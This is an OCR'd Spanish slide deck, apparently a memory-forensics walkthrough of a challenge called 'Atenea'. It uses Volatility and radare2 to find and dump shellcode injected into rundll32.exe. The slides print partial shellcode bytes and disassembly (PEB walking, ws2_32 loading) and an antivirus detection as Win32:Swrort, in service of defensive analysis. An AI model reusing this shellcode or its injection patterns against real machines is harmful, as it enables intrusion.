
- El plugin “malfind” automatiza este proceso en algunos casos
- Pero genera ciertos “falsos positivos”



```
Process: rundll32.exe Pid: 300 Address: 0x70000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00070000  fc e8 82 00 00 00 60 89 e5 31 c0 64 8b 50 30 8b   ......`..1.d.P0.
0x00070010  52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff ac 3c   R..R..r(..J&1..<
0x00070020  61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f2 52 57 8b 52   a|.,........RW.R
0x00070030  10 8b 4a 3c 8b 4c 11 78 e3 48 01 d1 51 8b 59 20   ..J<.L.x.H..Q.Y.

0x00070000 fc                CLD
0x00070001 e882000000        CALL 0x70088
0x00070006 60                PUSHA
0x00070007 89e5              MOV EBP, ESP
0x00070009 31c0              XOR EAX, EAX
0x0007000b 648b5030          MOV EDX, [FS:EAX+0x30]
0x0007000f 8b520c            MOV EDX, [EDX+0xc]
0x00070012 8b5214            MOV EDX, [EDX+0x14]
0x00070015 8b7228            MOV ESI, [EDX+0x28]
0x00070018 0fb74a26          MOVZX ECX, WORD [EDX+0x26]
0x0007001c 31ff              XOR EDI, EDI
0x0007001e ac                LODSB
0x0007001f 3c61              CMP AL, 0x61
```

3. Atenea reto parte (II): vaddump


- Vamos a volcar a disco la sección de memoria sospechosa.



```
(volatility) ➜  Atenea vol.py  -f memory.1221191d.img --profile=Win7SP1x86_23418 vaddump -p 300 -b 0x70000 --dump-dir ./
Volatility Foundation Volatility Framework 2.6
Pid        Process              Start      End        Result
---------- -------------------- ---------- ---------- ------
       300 rundll32.exe         0x00070000 0x00070fff ./rundll32.exe.1f9b41f0.0x00070000-0x00070fff.dmp
```

3. Atenea reto parte (II): vaddump


- O todas las secciones:



```
(volatility) ➜  VAD300 ls
rundll32.exe.1f9b41f0.0x00010000-0x0001ffff.dmp  rundll32.exe.1f9b41f0.0x00340000-0x00407fff.dmp  rundll32.exe.1f9b41f0.0x74db0000-0x74dbafff.dmp  rundll32.exe.1f9b41f0.0x76d20000-0x76dc1fff.dmp
rundll32.exe.1f9b41f0.0x00020000-0x00020fff.dmp  rundll32.exe.1f9b41f0.0x00410000-0x00510fff.dmp  rundll32.exe.1f9b41f0.0x74dd0000-0x74e1afff.dmp  rundll32.exe.1f9b41f0.0x76dd0000-0x76f10fff.dmp
rundll32.exe.1f9b41f0.0x00030000-0x00033fff.dmp  rundll32.exe.1f9b41f0.0x00520000-0x0059ffff.dmp  rundll32.exe.1f9b41f0.0x74f70000-0x74f86fff.dmp  rundll32.exe.1f9b41f0.0x76f20000-0x76f38fff.dmp
rundll32.exe.1f9b41f0.0x00040000-0x00040fff.dmp  rundll32.exe.1f9b41f0.0x00730000-0x0076ffff.dmp  rundll32.exe.1f9b41f0.0x75320000-0x75354fff.dmp  rundll32.exe.1f9b41f0.0x76f40000-0x76f5efff.dmp
rundll32.exe.1f9b41f0.0x00050000-0x00050fff.dmp  rundll32.exe.1f9b41f0.0x007a0000-0x007affff.dmp  rundll32.exe.1f9b41f0.0x75780000-0x758dbfff.dmp  rundll32.exe.1f9b41f0.0x76f60000-0x76f65fff.dmp
rundll32.exe.1f9b41f0.0x00060000-0x00060fff.dmp  rundll32.exe.1f9b41f0.0x007b0000-0x00a7efff.dmp  rundll32.exe.1f9b41f0.0x758e0000-0x759abfff.dmp  rundll32.exe.1f9b41f0.0x76f70000-0x76fbdfff.dmp
rundll32.exe.1f9b41f0.0x00070000-0x00070fff.dmp  rundll32.exe.1f9b41f0.0x00d20000-0x00d2dfff.dmp  rundll32.exe.1f9b41f0.0x759b0000-0x75a3efff.dmp  rundll32.exe.1f9b41f0.0x76fc0000-0x76fc9fff.dmp
rundll32.exe.1f9b41f0.0x00080000-0x000e6fff.dmp  rundll32.exe.1f9b41f0.0x568c0000-0x5694cfff.dmp  rundll32.exe.1f9b41f0.0x75a40000-0x7668afff.dmp  rundll32.exe.1f9b41f0.0x76fd0000-0x76ffafff.dmp
rundll32.exe.1f9b41f0.0x000f0000-0x000f0fff.dmp  rundll32.exe.1f9b41f0.0x6f070000-0x6f0c0fff.dmp  rundll32.exe.1f9b41f0.0x76690000-0x76758fff.dmp  rundll32.exe.1f9b41f0.0x77030000-0x77030fff.dmp
rundll32.exe.1f9b41f0.0x00100000-0x00100fff.dmp  rundll32.exe.1f9b41f0.0x71830000-0x71841fff.dmp  rundll32.exe.1f9b41f0.0x767c0000-0x7685ffff.dmp  rundll32.exe.1f9b41f0.0x7f6f0000-0x7f7effff.dmp
rundll32.exe.1f9b41f0.0x00110000-0x0014ffff.dmp  rundll32.exe.1f9b41f0.0x742c0000-0x742c4fff.dmp  rundll32.exe.1f9b41f0.0x768f0000-0x7698cfff.dmp  rundll32.exe.1f9b41f0.0x7ffb0000-0x7ffd2fff.dmp
rundll32.exe.1f9b41f0.0x00160000-0x0016ffff.dmp  rundll32.exe.1f9b41f0.0x74770000-0x747abfff.dmp  rundll32.exe.1f9b41f0.0x76990000-0x76a63fff.dmp  rundll32.exe.1f9b41f0.0x7ffde000-0x7ffdefff.dmp
rundll32.exe.1f9b41f0.0x001c0000-0x002bffff.dmp  rundll32.exe.1f9b41f0.0x74c30000-0x74c4afff.dmp  rundll32.exe.1f9b41f0.0x76c10000-0x76c66fff.dmp  rundll32.exe.1f9b41f0.0x7ffdf000-0x7ffdffff.dmp
rundll32.exe.1f9b41f0.0x00330000-0x0033ffff.dmp  rundll32.exe.1f9b41f0.0x74c50000-0x74c9bfff.dmp  rundll32.exe.1f9b41f0.0x76c70000-0x76d1bfff.dmp
(volatility) ➜  VAD300 
```

3. Atenea reto parte (II): Shellcode rundll32

d371693e71a2b5fefbff94d423276f3bf346a55c42a14cab5c7eb5881d65b2e0 shellcode.bin


Avast Free Antivirus
Estado
Protección
Privacidad
Atrás
Protección › Análisis de virus › Analizar desde Windows Explorer


Analizar desde Windows Explorer

1 Problema(s)

[redacted] shellcode.bin

Win32:Swrort-S [Trj]


3. Atenea reto parte (II): Shellcode rundll32



```
(volatility) ➜  Atenea r2 -a x86 -b 32 -m 0x70000 rundll32.exe.1f9b41f0.0x00070000-0x00070fff.dmp
Module version mismatch /home/marc/.local/share/radare2/plugins/core_pdd.so (3.0.0-git) vs (3.4.0-git)
WARNING: using oba to load the syminfo from different mapaddress.
TODO: Must use the API instead of running commands to speedup loading times.
 -- "a collection of garbage" -- an r2 pro user
[0x00070000]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Type matching analysis for all functions (aaft)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x00070000]> pdf
            ;-- eip:
/ (fcn) fcn.00070000 136
|   fcn.00070000 (uint32_t arg_24h);
|           ; var int32_t var_8h @ ebp-0x8
|           ; arg uint32_t arg_24h @ ebp+0x24
|           ; var int32_t var_24h @ esp+0x24
|           0x00070000      fc             cld
|           0x00070001      e882000000     call fcn.00070088
|           0x00070006      60             pushal
|           0x00070007      89e5           mov ebp, esp
|           0x00070009      31c0           xor eax, eax
|           0x0007000b      648b5030       mov edx, dword fs:[eax + 0x30] ; [0x30:4]=-1 ; '0' ; 48
|           0x0007000f      8b520c         mov edx, dword [edx + 0xc]  ; [0xc:4]=-1 ; 12
|           0x00070012      8b5214         mov edx, dword [edx + 0x14] ; [0x14:4]=-1 ; 20
```

3. Atenea reto parte (II): Shellcode rundll32


d371693e71a2b5fefbff94d423276f3bf346a55c42a14cab5c7eb5881d65b2e0 shellcode.bin



```
[0x00070000]> s fcn.00070088
[0x00070088]> pdf
/ (fcn) fcn.00070088 131
|   fcn.00070088 ();
|           ; var int32_t var_4h @ esp+0x4
|           ; CALL XREF from fcn.00070000 (0x70001)
|           0x00070088      5d             pop ebp
|           0x00070089      6833320000     push 0x3233                 ; '32'
|           0x0007008e      687773325f     push 0x5f327377             ; 'ws2_'
|           0x00070093      54             push esp
|           0x00070094      684c772607     push 0x726774c
|           0x00070099      ffd5           call ebp
|           0x0007009b      b890010000     mov eax, 0x190              ; 400
|           0x000700a0      29c4           sub esp, eax
|           0x000700a2      54             push esp
```

3. Atenea reto parte (II): Shellcode2Exe

- En dinámico, es más fácil saber que hace ese shellcode.
- Ejecutar un shellcode?




rundll32.exe.1f9b41f0.0x00070000-0x00070fff.dmp

```
